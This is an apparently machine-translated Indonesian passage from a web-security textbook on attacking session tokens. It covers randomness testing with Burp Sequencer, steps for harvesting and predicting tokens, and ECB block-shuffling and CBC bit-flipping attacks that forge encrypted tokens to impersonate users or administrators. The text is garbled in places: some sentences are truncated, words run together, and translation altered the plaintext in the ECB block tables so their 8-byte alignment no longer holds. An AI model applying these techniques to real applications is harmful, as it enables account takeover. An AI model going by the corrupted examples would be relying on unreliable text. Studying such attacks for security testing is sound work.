
Pendekatan standar untuk tugas ini menerapkan prinsip-prinsip pengujian hipotesis statistik dan menggunakan berbagai tes terdokumentasi dengan baik yang mencari bukti nonrandomness dalam sampel token. Langkah-langkah tingkat tinggi dalam proses ini adalah sebagai berikut:

1. Mulailah dengan hipotesis bahwa token dihasilkan secara acak.
2. Terapkan serangkaian tes, yang masing-masing mengamati sifat spesifik dari sampel yang cenderung memiliki karakteristik tertentu jika token dibuat secara acak.
3. Untuk setiap pengujian, hitung probabilitas terjadinya karakteristik yang diamati, bekerja dengan asumsi bahwa hipotesis itu benar.
4. Jika probabilitas ini jatuh di bawah tingkat tertentu ("tingkat signifikansi"), tolak hipotesis dan simpulkan bahwa token tidak dihasilkan secara acak.

Kabar baiknya adalah Anda tidak perlu melakukan semua ini secara manual! Alat terbaik yang saat ini tersedia untuk menguji keacakan token aplikasi web adalah Burp Sequencer. Alat ini menerapkan beberapa pengujian standar dengan cara yang fleksibel dan memberi Anda hasil yang jelas dan mudah ditafsirkan.

Untuk menggunakan Burp Sequencer, Anda perlu menemukan respons dari aplikasi yang mengeluarkan token yang ingin Anda uji, seperti respons terhadap permintaan login yang mengeluarkan cookie baru yang berisi token sesi. Pilih opsi "irim ke sequencer" dari menu konteks Burp, dan dalam konfigurasi Sequencer, setel lokasi token di dalam respons, seperti yang ditunjukkan pada Gambar 7-2. Anda juga bisa

konfigurasikan berbagai opsi yang memengaruhi cara pengumpulan token, lalu klik tombol mulai tangkap untuk mulai menangkap token. Jika Anda sudah mendapatkan sa yang cocok hasil dari B menangkap dari



Gambar 7-2:Mengonfigurasi Burp Sequencer untuk menguji keacakan token sesi

Ketika Anda telah mendapatkan sampel token yang sesuai, Anda dapat melakukan analisis statistik pada sampel tersebut. Anda juga dapat melakukan analisis sementara saat sampel masih diambil. Secara umum, memperoleh sampel yang lebih besar meningkatkan keandalan analisis. Ukuran sampel minimum yang dibutuhkan Burp adalah 100 token, tetapi idealnya Anda harus mendapatkan sampel yang jauh lebih besar dari ini. Jika analisis beberapa ratus token menunjukkan secara meyakinkan bahwa token gagal dalam uji keacakan, Anda dapat memutuskan bahwa tidak perlu mengambil token lebih lanjut. Jika tidak, Anda harus terus mengambil token dan melakukan analisis ulang secara berkala. Jika Anda menangkap 5.000 token yang terbukti lulus uji keacakan, Anda dapat memutuskan bahwa ini sudah cukup. Namun, untuk mencapai kepatuhan dengan tes FIPS formal untuk keacakan, Anda perlu mendapatkan sampel 20.000 token. Ini adalah ukuran sampel terbesar yang didukung Burp.

Burp Sequencer melakukan uji statistik pada level karakter dan level bit. Hasil dari semua tes dikumpulkan untuk memberikan perkiraan keseluruhan dari jumlah tersebut

bit entropi efektif di dalam token; ini hasil utama untuk dipertimbangkan. Namun, Anda juga dapat menelusuri hasil setiap tes untuk memahami dengan tepat caranya

ditunjukkan pada Gambar

di bawah



Gambar 7-3:Menganalisis hasil Burp Sequencer untuk memahami properti token yang diuji

Perhatikan bahwa Burp melakukan semua pengujian secara individual pada setiap karakter dan bit data di dalam token. Dalam banyak kasus, Anda akan menemukan bahwa sebagian besar token terstruktur tidak acak; ini sendiri mungkin tidak menunjukkan kelemahan apa pun. Yang penting adalah token berisi jumlah bit yang cukup yang lulus uji keacakan. Misalkan, jika token besar berisi 1.000 bit informasi, dan hanya 50 bit ini yang lulus uji keacakan, token secara keseluruhan tidak kalah kuatnya dengan token 50 bit yang lulus uji sepenuhnya.

CATAT Ingatlah dua peringatan penting saat melakukan uji statistik untuk keacakan. Peringatan ini memengaruhi interpretasi yang benar dari hasil pengujian dan konsekuensinya terhadap postur keamanan aplikasi. Pertama, token yang dihasilkan dengan cara yang sepenuhnya deterministik dapat lulus uji statistik untuk keacakan. Misalnya, generator nomor pseudorandom kongruensial linier, atau algoritme yang menghitung hash nomor urut, dapat menghasilkan keluaran yang lolos pengujian. Namun penyerang yang mengetahui algoritme dan keadaan internal generator dapat mengekstrapolasi keluarannya dengan keandalan penuh baik dalam arah maju maupun mundur.

Kedua, token yang gagal dalam uji statistik untuk keacakan mungkin sebenarnya tidak dapat diprediksi dalam situasi praktis apa pun. Jika bit tertentu dari token gagal dalam pengujian, ini hanya berarti bahwa urutan bit yang diamati pada posisi tersebut mengandung karakteristik yang tidak mungkin terjadi pada token yang benar-benar acak. Tetapi mencoba untuk memprediksi nilai bit itu di token berikutnya, berdasarkan karakteristik yang diamati, mungkin sedikit lebih dapat diandalkan daripada tebakan buta. Mengalikan ketidakandalan ini pada sejumlah besar bit yang perlu diprediksi secara bersamaan dapat berarti bahwa kemungkinan membuat prediksi yang benar sangat rendah.

LANGKAH HACK

1. Tentukan kapan dan bagaimana token sesi dikeluarkan dengan menelusuri aplikasi dari halaman aplikasi pertama melalui fungsi login apa pun. Dua perilaku yang umum:
 - Aplikasi membuat sesi baru setiap kali permintaan diterima yang tidak mengirimkan token.
 - Aplikasi membuat sesi baru setelah login berhasil.Untuk memanen token dalam jumlah besar dengan cara otomatis, idealnya identifikasi satu permintaan (biasanya juga MENDAPATKAN /atau pengiriman login) yang menyebabkan token baru dikeluarkan.
2. Di Burp Suite, kirim permintaan yang membuat sesi baru ke Burp Sequencer, dan konfigurasikan lokasi token. Kemudian mulai tangkapan langsung untuk mengumpulkan token sebanyak mungkin. Jika mekanisme manajemen sesi khusus sedang digunakan, dan Anda hanya memiliki akses jarak jauh ke aplikasi, kumpulkan token secepat mungkin untuk meminimalkan hilangnya token yang dikeluarkan ke pengguna lain dan mengurangi pengaruh ketergantungan waktu apa pun.
3. Jika mekanisme manajemen sesi komersial sedang digunakan dan/atau Anda memiliki akses lokal ke aplikasi, Anda dapat memperoleh rangkaian token sesi dalam jumlah besar tanpa batas dalam kondisi yang terkontrol.

4. Saat Burp Sequencer menangkap token, aktifkan pengaturan "analisis otomatis" sehingga Burp secara otomatis melakukan analisis statistik secara berkala. Kumpulkan setidaknya 500 token sebelum meninjau hasilnya secara mendetail. Jika jumlah bit yang cukup di dalam token telah lulus tes, lanjutkan mengumpulkan token selama memungkinkan, tinjau hasil analisis saat token lebih lanjut diambil.
5. Jika token gagal dalam uji keacakan dan tampaknya mengandung pola yang dapat dieksplorasi untuk memprediksi token di masa mendatang, ulangi latihan dari alamat IP yang berbeda dan (jika relevan) nama pengguna yang berbeda. Ini akan membantu Anda mengidentifikasi apakah pola yang sama terdeteksi dan apakah token yang diterima pada latihan pertama dapat diekstrapolasi untuk mengidentifikasi token yang diterima pada latihan kedua. Terkadang urutan token yang ditangkap oleh satu pengguna memanifestasikan sebuah pola. Tapi ini tidak akan memungkinkan ekstrapolasi langsung ke token yang dikeluarkan untuk pengguna lain, karena informasi seperti IP sumber digunakan sebagai sumber entropi (seperti seed ke generator angka acak).
6. Jika Anda yakin memiliki wawasan yang cukup tentang algoritme pembuatan token untuk melakukan serangan otomatis terhadap sesi pengguna lain, kemungkinan cara terbaik untuk mencapainya adalah melalui skrip yang disesuaikan. Ini dapat menghasilkan token menggunakan pola spesifik yang telah Anda amati dan menerapkan penyandian apa pun yang diperlukan. Lihat Bab 14 untuk beberapa teknik umum untuk menerapkan otomasi pada jenis masalah ini.
7. Jika kode sumber tersedia, tinjau dengan cermat kode yang bertanggung jawab untuk menghasilkan token sesi untuk memahami mekanisme yang digunakan dan tentukan apakah rentan terhadap prediksi. Jika entropi diambil dari data yang dapat ditentukan dalam aplikasi dalam rentang kekerasan, pertimbangkan jumlah permintaan praktis yang akan diperlukan untuk memaksa token aplikasi.

COBALAH!

<http://mdsec.net/auth/361/>

Token Terenkripsi

Beberapa aplikasi menggunakan token yang berisi informasi penting tentang pengguna dan berusaha menghindari masalah nyata yang ditimbulkan dengan mengenkripsi token sebelum diberikan kepada pengguna. Karena token dienkripsi menggunakan kunci rahasia yang tidak diketahui pengguna, ini tampaknya merupakan pendekatan yang kuat, karena pengguna tidak akan dapat mendekripsi token dan mengutak-atik isinya.

Namun, dalam beberapa situasi, bergantung pada algoritme enkripsi yang digunakan dan cara aplikasi memproses token, pengguna tetap dapat mengutak-atik konten penting token tanpa benar-benar mendekripsinya. Aneh kedengarannya, ini sebenarnya adalah serangan yang layak yang terkadang mudah dilakukan, dan banyak aplikasi dunia nyata terbukti rentan terhadapnya. Jenis serangan yang dapat diterapkan bergantung pada algoritme kriptografi persis yang digunakan.

Cipher ECB

Aplikasi yang menggunakan token terenkripsi menggunakan algoritme enkripsi simetris sehingga token yang diterima dari pengguna dapat didekripsi untuk memulihkan kontennya yang bermakna. Beberapa algoritme enkripsi simetris menggunakan cipher "electronic codebook" (ECB). Jenis sandi ini membagi teks biasa menjadi blok berukuran sama (seperti masing-masing 8 byte) dan mengenkripsi setiap blok menggunakan kunci rahasia. Selama dekripsi, setiap blok ciphertext didekripsi menggunakan kunci yang sama untuk memulihkan blok plaintext asli. Salah satu fitur dari metode ini adalah bahwa pola di dalam plaintext dapat menghasilkan pola di dalam ciphertext, karena blok plaintext yang identik akan f teks sandi. Untuk beberapa jenis data, seperti informasi yang bermanfaat dari t, seperti plainteks yang diilustrasikan pada Gambar 7-4.



Gambar 7-4:Pola dalam teks biasa yang dienkripsi menggunakan sandi ECB dapat terlihat dalam teks sandi yang dihasilkan.

Terlepas dari kekurangan ECB ini, cipher ini sering digunakan untuk mengenkripsi informasi dalam aplikasi web. Bahkan dalam situasi di mana masalah pola dalam plaintext tidak muncul, kerentanan masih bisa ada. Ini karena perilaku cipher mengenkripsi blok plaintext yang identik menjadi blok ciphertext yang identik.

Pertimbangkan aplikasi yang tokennya berisi beberapa komponen bermakna yang berbeda, termasuk pengidentifikasi pengguna numerik:

```
rnd=2458992;app=iTradeEUR_1;uid=218;username=dafydd;time=634430423694715 000;
```

Ketika token ini dienkripsi, tampaknya tidak ada artinya dan kemungkinan akan lulus semua uji statistik standar untuk keacakan:

```
68BAC980742B9EF80A27CBBBC0618E3876FF3D6C6E6A7B9CB8FCA486F9E11922776F0307  
329140AABD223F003A8309DDB6B970C47BA2E249A0670592D74BCD07D51 A3E150EFC2E69  
885A5C8131E4210F
```

Cipher ECB yang digunakan beroperasi pada blok data 8-byte, dan blok plaintext dipetakan ke blok ciphertext yang sesuai sebagai berikut:

rnd=2458	68BAC980742B9EF8
992;aplikasi=	0A27CBBBC0618E38
iTradeEU	76FF3D6C6E6A7B9C
R_1;uid=	B8FCA486F9E11922
218; pengguna	776F0307329140AA
nama=daf	BD223F003A8309DD
waktu	B6B970C47BA2E249
=6344304	A0670592D74BCD07
23694715	D51A3E150EFC2E69
000;	885A5C8131E4210F

Sekarang, karena setiap blok ciphertext akan selalu mendekripsi ke dalam blok plaintext yang sama, penyerang dapat memanipulasi urutan blok ciphertext untuk memodifikasi plaintext yang sesuai dengan cara yang berarti. Bergantung pada bagaimana tepatnya aplikasi memproses token yang didekripsi yang dihasilkan, ini memungkinkan penyerang untuk beralih ke pengguna lain atau meningkatkan hak istimewa.

Misalnya, jika blok kedua digandakan setelah blok keempat, urutan bloknya adalah sebagai berikut:

rnd=2458	68BAC980742B9EF8
992;aplikasi=	0A27CBBBC0618E38
iTradeEU	76FF3D6C6E6A7B9C
R_1;uid=	B8FCA486F9E11922
992;aplikasi= 0A27CBBBC0618E38	
218; pengguna	776F0307329140AA
nama=daf	BD223F003A8309DD
waktu	B6B970C47BA2E249
=6344304	A0670592D74BCD07
23694715	D51A3E150EFC2E69
000;	885A5C8131E4210F

Token yang didekripsi sekarang berisi file yang dimodifikasi uid nilai, dan juga duplikat aplikasi nilai. Apa yang sebenarnya terjadi bergantung pada bagaimana aplikasi memproses token yang didekripsi. Seringkali, aplikasi yang menggunakan token dengan cara ini hanya memeriksa bagian tertentu dari token yang didekripsi, seperti pengidentifikasi pengguna. Jika aplikasi berperilaku seperti ini, maka permintaan akan diproses dalam konteks pengguna yang memiliki auiddari 992, bukan 218 asli.

Serangan yang baru saja dijelaskan akan bergantung pada dikeluarkan dengan yang cocoknd nilai yang sesuai dengan yang validuidnilai ketika blok dimanipulasi. Serangan alternatif dan lebih andal adalah mendaftarkan nama pengguna yang berisi nilai numerik pada offset yang sesuai, dan menduplikasi blok ini untuk menggantikan yang adauidnilai. Misalkan Anda mendaftarkan nama pengguna daf1, dan dikeluarkan dengan token berikut:

```
9A5A47BF9B3B6603708F9DEAD67C7F4C76FF3D6C6E6A7B9CB8FCA486F9E11922A5BC430A  
73B38C14BD223F003A8309DDF29A5A6F0DC06C53905B5366F5F4684C 0D2BBBBB08BD834BB  
ADEBC07FFE87819D
```

Blok plaintext dan ciphertext untuk token ini adalah sebagai berikut:

rnd=9224	9A5A47BF9B3B6603
856;aplikasi=	708F9DEAD67C7F4C
iTradeEU	76FF3D6C6E6A7B9C
R_1;uid=	B8FCA486F9E11922
219; pengguna	A5BC430A73B38C14
nama=daf	BD223F003A8309DD
1;waktu=6	F29A5A6F0DC06C53
34430503	905B5366F5F4684C
61065250	0D2BBBBB08BD834BB
0;	ADEBC07FFE87819D

Jika Anda kemudian menduplikasi blok ketujuh setelah blok keempat, token Anda yang didekripsi akan berisi auidnilai 1:

rnd=9224	9A5A47BF9B3B6603
856;aplikasi=	708F9DEAD67C7F4C
iTradeEU	76FF3D6C6E6A7B9C
R_1;uid=	B8FCA486F9E11922
1;waktu=6	F29A5A6F0DC06C53
219; pengguna	A5BC430A73B38C14
nama=daf	BD223F003A8309DD
1;waktu=6	F29A5A6F0DC06C53
34430503	905B5366F5F4684C
61065250	0D2BBBBB08BD834BB
0;	ADEBC07FFE87819D


Dengan mendaftarkan rentang nama pengguna yang sesuai dan melakukan kembali serangan ini, Anda berpotensi menggilir seluruh rentang yang validuidnilai-nilai, dan menyamar sebagai setiap pengguna aplikasi.

COBALAH!

<http://mdsec.net/auth/363/>

Cipher CBC

Kekurangan dalam cipher ECB menyebabkan pengembangan cipher block chaining (CBC). Dengan cipher CBC, sebelum setiap blok plaintext dienkripsi, ia di-XOR terhadap blok ciphertext sebelumnya, seperti yang ditunjukkan pada Gambar 7-5. Ini mencegah blok teks biasa yang identik dienkripsi menjadi blok teks sandi yang identik. Selama dekripsi, operasi XOR diterapkan secara terbalik, dan setiap blok yang didekripsi di-XOR terhadap blok ciphertext sebelumnya untuk memulihkan plaintext asli.



Gambar 7-5:Dalam cipher CBC, setiap blok plaintext di-XOR terhadap blok ciphertext sebelumnya sebelum dienkripsi.

Karena cipher CBC menghindari beberapa masalah dengan cipher ECB, algoritma enkripsi simetris standar seperti DES dan AES sering digunakan dalam mode CBC. Namun, cara token terenkripsi CBC sering digunakan dalam aplikasi web berarti bahwa penyerang mungkin dapat memanipulasi bagian dari token yang didekripsi tanpa mengetahui kunci rahasianya.

Pertimbangkan variasi pada aplikasi sebelumnya yang tokennya berisi beberapa komponen bermakna yang berbeda, termasuk pengidentifikasi pengguna numerik:

rnd=191432758301;aplikasi=eBankProdTC;uid=216;waktu=6343303;

Seperti sebelumnya, ketika informasi ini dienkripsi, itu menghasilkan token yang tampaknya tidak berarti:

0FB1F1AFB4C874E695AAFC9AA4C2269D3E8E66BBA9B2829B173F255D447C51321586257C
6E459A93635636F45D7B1A43163201477

Karena token ini dienkripsi menggunakan cipher CBC, saat token didekripsi, setiap blok ciphertext di-XOR terhadap blok teks dekripsi berikutnya untuk mendapatkan plaintext. Sekarang, jika penyerang memodifikasi bagian dari ciphertext (token yang dia terima), ini menyebabkan blok khusus tersebut didekripsi menjadi sampah. Namun, hal itu juga menyebabkan blok teks yang didekripsi berikut ini di-XOR terhadap yang lain

nilai, menghasilkan plaintext yang dimodifikasi tetapi tetap bermakna. Dengan kata lain, dengan memanipulasi satu blok token, penyerang dapat secara sistematis memodifikasi konten dekripsi dari blok yang mengikutnya. Bergantung pada bagaimana aplikasi memproses token yang didekripsi yang dihasilkan, ini memungkinkan penyerang untuk beralih ke pengguna lain atau meningkatkan hak istimewa.


Mari kita lihat caranya. Dalam contoh yang dijelaskan, penyerang bekerja melalui token terenkripsi, mengubah satu karakter pada satu waktu dengan cara sewenang-wenang dan mengirimkan setiap token yang dimodifikasi ke aplikasi. Ini melibatkan sejumlah besar permintaan. Berikut adalah pilihan nilai yang dihasilkan saat aplikasi mendekripsi setiap token yang dimodifikasi:

```
??????32858301;aplikasi=eBankProdTC;uid=216;waktu=6343303; ???????
32758321;aplikasi=eBankProdTC;uid=216;waktu=6343303;
rnd=1914??????;aQp=eBankProdTC;uid=216;waktu=6343303;
rnd=1914??????;aplikasi=eAankProdTC;uid=216;waktu=6343303;
rnd=191432758301??????nkPQodTC;uid=216;waktu=6343303;
rnd=191432758301??????nkProdASC;uid=216;waktu=6343303;
rnd=191432758301;app=eBa??????;uie=216;waktu=6343303;
rnd=191432758301;app=eBa??????;uid=226;waktu=6343303;
rnd=191432758301;app=eBankProdTC??????;timD=6343303;
rnd=191432758301;app=eBankProdTC??????;time=6343503;
```

Dalam setiap kasus, blok yang telah dimodifikasi penyerang didekripsi menjadi sampah, seperti yang diharapkan (ditunjukkan dengan ??????). Namun, blok berikut mendekripsi menjadi teks bermakna yang sedikit berbeda dari token aslinya. Seperti yang telah dijelaskan, perbedaan ini terjadi karena teks yang didekripsi di-XOR terhadap blok ciphertext sebelumnya, yang telah sedikit dimodifikasi oleh penyerang.

Meskipun penyerang tidak melihat nilai yang didekripsi, aplikasi mencoba memprosesnya, dan penyerang melihat hasilnya dalam respons aplikasi. Persisnya apa yang terjadi bergantung pada bagaimana aplikasi menangani bagian dari token yang didekripsi yang telah rusak. Jika aplikasi menolak token yang berisi data yang tidak valid, serangan akan gagal. Namun, seringkali aplikasi yang menggunakan token dengan cara ini hanya memeriksa bagian tertentu dari token yang didekripsi, seperti pengidentifikasi pengguna. Jika aplikasi berperilaku seperti ini, maka contoh kedelapan yang ditampilkan di daftar sebelumnya berhasil, dan aplikasi memproses permintaan dalam konteks pengguna yang memiliki uid dari 226, bukan 216 asli.


Anda dapat dengan mudah menguji aplikasi untuk kerentanan ini menggunakan jenis payload "bit flipper" di Burp Intruder. Pertama, Anda harus masuk ke aplikasi menggunakan akun Anda sendiri. Kemudian Anda menemukan halaman aplikasi yang bergantung pada sesi masuk dan menunjukkan identitas pengguna yang masuk dalam respons. Biasanya, laman landas beranda atau laman detail akun pengguna melayani tujuan ini. Gambar 7-6 menunjukkan Burp Intruder yang disiapkan untuk menargetkan beranda pengguna, dengan token sesi terenkripsi yang ditandai sebagai posisi payload.



Gambar 7-6:Mengonfigurasi Burp Intruder untuk mengubah token sesi terenkripsi

Gambar 7-7 menunjukkan konfigurasi muatan yang diperlukan. Ini memberi tahu Burp untuk beroperasi pada nilai asli token, memperlakukannya sebagai hex yang dikodekan ASCII, dan membalik setiap bit pada setiap posisi karakter. Pendekatan ini ideal karena memerlukan jumlah permintaan yang relatif kecil (delapan permintaan per byte data dalam token) dan hampir selalu mengidentifikasi apakah aplikasi rentan. Ini memungkinkan Anda untuk menggunakan serangan yang lebih terfokus untuk melakukan eksploitasi yang sebenarnya.

Saat serangan dijalankan, permintaan awal tidak menyebabkan perubahan nyata pada respons aplikasi, dan sesi pengguna masih utuh. Ini sendiri menarik, karena menunjukkan bahwa bagian pertama dari token tidak digunakan untuk mengidentifikasi pengguna yang masuk. Banyak permintaan kemudian dalam serangan menyebabkan pengalihan ke halaman login, yang menunjukkan bahwa modifikasi telah membatalkan token dalam beberapa cara. Yang terpenting, ada juga serangkaian permintaan di mana respons tampaknya merupakan bagian dari sesi yang valid tetapi tidak terkait dengan identitas pengguna asli. Ini sesuai dengan blok token yang berisi uid nilai. Dalam beberapa kasus, aplikasi hanya menampilkan "pengguna tidak dikenal", yang menunjukkan bahwa uid yang dimodifikasi tidak sesuai dengan pengguna sebenarnya, sehingga serangan gagal. Dalam kasus lain, ini menunjukkan nama pengguna aplikasi terdaftar yang berbeda, membuktikan secara meyakinkan bahwa serangan itu berhasil. Gambar 7-8 menunjukkan hasil serangan. Di sini kami telah menetapkan kolom ekstrak grep untuk menampilkan identitas pengguna yang masuk dan telah menyetel filter untuk menyembunyikan tanggapan yang merupakan pengalihan ke halaman masuk.



Gambar 7-7:C

request	payload	status	error	timeo	length	Logged in as:	comment
164	D81A5B878F2F903..200	200			1303	Daf.	
165	D81A5B878F2F903..200	200			1303	Daf.	
166	D81A5B878F2F903..200	200			1303	Daf.	
167	D81A5B878F2F903..200	200			1303	Daf.	
168	D81A5B878F2F903..200	200			1303	Daf.	
169	D81A5B878F2F903..200	200			1303	Daf.	
170	D81A5B878F2F903..200	200			1303	Daf.	
171	D81A5B878F2F903..200	200			1303	Daf.	
172	D81A5B878F2F903..200	200			1303	Daf.	
173	D81A5B878F2F903..200	200			1303	Daf.	
174	D81A5B878F2F903..200	200			1303	Daf.	
175	D81A5B878F2F903..200	200			1303	Daf.	
176	D81A5B878F2F903..200	200			1303	Daf.	
177	D81A5B878F2F903..200	200			1303	Daf.	
178	D81A5B878F2F903..200	200			1303	Daf.	
179	D81A5B878F2F903..200	200			1303	Daf.	
180	D81A5B878F2F903..200	200			1303	Daf.	
181	D81A5B878F2F903..200	200			1303	Daf.	
182	D81A5B878F2F903..200	200			1303	Daf.	
183	D81A5B878F2F903..200	200			1303	Daf.	
184	D81A5B878F2F903..200	200			1303	Peter Weiner.	
205	D81A5B878F2F903..200	200			1312	John Herman.	
206	D81A5B878F2F903..200	200			1313	unknown user.	
207	D81A5B878F2F903..200	200			1313	unknown user.	
218	D81A5B878F2F903..200	200			1303	Daf.	
219	D81A5B878F2F903..200	200			1303	Daf.	
220	D81A5B878F2F903..200	200			1303	Daf.	
221	D81A5B878F2F903..200	200			1303	Daf.	

Gambar 7-8:Serangan pembalikan bit yang berhasil terhadap token terenkripsi

Setelah mengidentifikasi kerentanan, Anda dapat melanjutkan untuk mengeksloitasiinya dengan serangan yang lebih terfokus. Untuk melakukannya, Anda akan menentukan dari hasil persisnya blok token terenkripsi mana yang sedang dirusak saat konteks pengguna berubah. Kemudian Anda akan mengirimkan serangan yang menguji banyak nilai lebih lanjut dalam blok ini. Anda dapat menggunakan jenis muatan angka di dalam Burp Intruder untuk melakukan ini.

COBALAH!

<http://mdsec.net/auth/365/>

CATAT Beberapa aplikasi menggunakan teknik mengenkripsi data yang bermakna dalam parameter permintaan secara lebih umum dalam upaya mencegah perusakan data, seperti harga item belanja. Di setiap lokasi di mana Anda melihat data terenkripsi yang memainkan peran kunci dalam fungsi aplikasi, Anda harus mencoba teknik bit-flipping untuk melihat apakah Anda dapat memanipulasi informasi terenkripsi dengan cara yang berarti untuk mengganggu logika aplikasi.

Dalam upaya mengeksloitasi kerentanan yang dijelaskan di bagian ini, tujuan Anda tentu saja adalah menyamar sebagai pengguna aplikasi yang berbeda — idealnya pengguna administratif dengan hak istimewa yang lebih tinggi. Jika Anda dibatasi untuk memanipulasi secara membabi buta bagian dari token terenkripsi, ini mungkin membutuhkan sedikit keberuntungan. Namun, dalam beberapa kasus, aplikasi dapat memberi Anda lebih banyak bantuan. Ketika sebuah aplikasi menggunakan enkripsi simetris untuk melindungi data dari gangguan oleh pengguna, biasanya algoritma dan kunci enkripsi yang sama digunakan di seluruh aplikasi. Dalam situasi ini, jika ada fungsi aplikasi yang mengungkapkan kepada pengguna nilai dekripsi dari string terenkripsi arbitrer, ini dapat dimanfaatkan untuk mendekripsi sepenuhnya setiap item informasi yang dilindungi.

Salah satu aplikasi yang diamati oleh penulis terdapat fungsi upload/download file. Setelah mengunggah file, pengguna diberi tautan unduhan yang berisi parameter nama file. Untuk mencegah berbagai serangan yang memanipulasi jalur file, aplikasi mengenkripsi nama file dalam parameter ini. Namun, jika pengguna meminta file yang telah dihapus, aplikasi menampilkan pesan kesalahan yang menunjukkan *didekripsi* nama file yang diminta. Perilaku ini dapat dimanfaatkan untuk menemukan nilai teks biasa dari setiap string terenkripsi yang digunakan dalam aplikasi, termasuk nilai token sesi. Token sesi ditemukan berisi berbagai nilai bermakna dalam format terstruktur yang rentan terhadap jenis serangan yang dijelaskan di bagian ini. Karena nilai-nilai ini termasuk nama pengguna teksual dan peran aplikasi, daripada pengidentifikasi numerik, akan sangat sulit untuk melakukan eksloitasi yang berhasil hanya dengan membalik bit buta. Namun, dengan menggunakan fungsi pendekripsi nama file, dimungkinkan untuk memanipulasi bit token secara sistematis saat melihat hasilnya.

Hal ini memungkinkan pembuatan token yang, ketika didekripsi, menentukan peran pengguna dan administratif yang valid, memungkinkan kontrol penuh atas aplikasi.
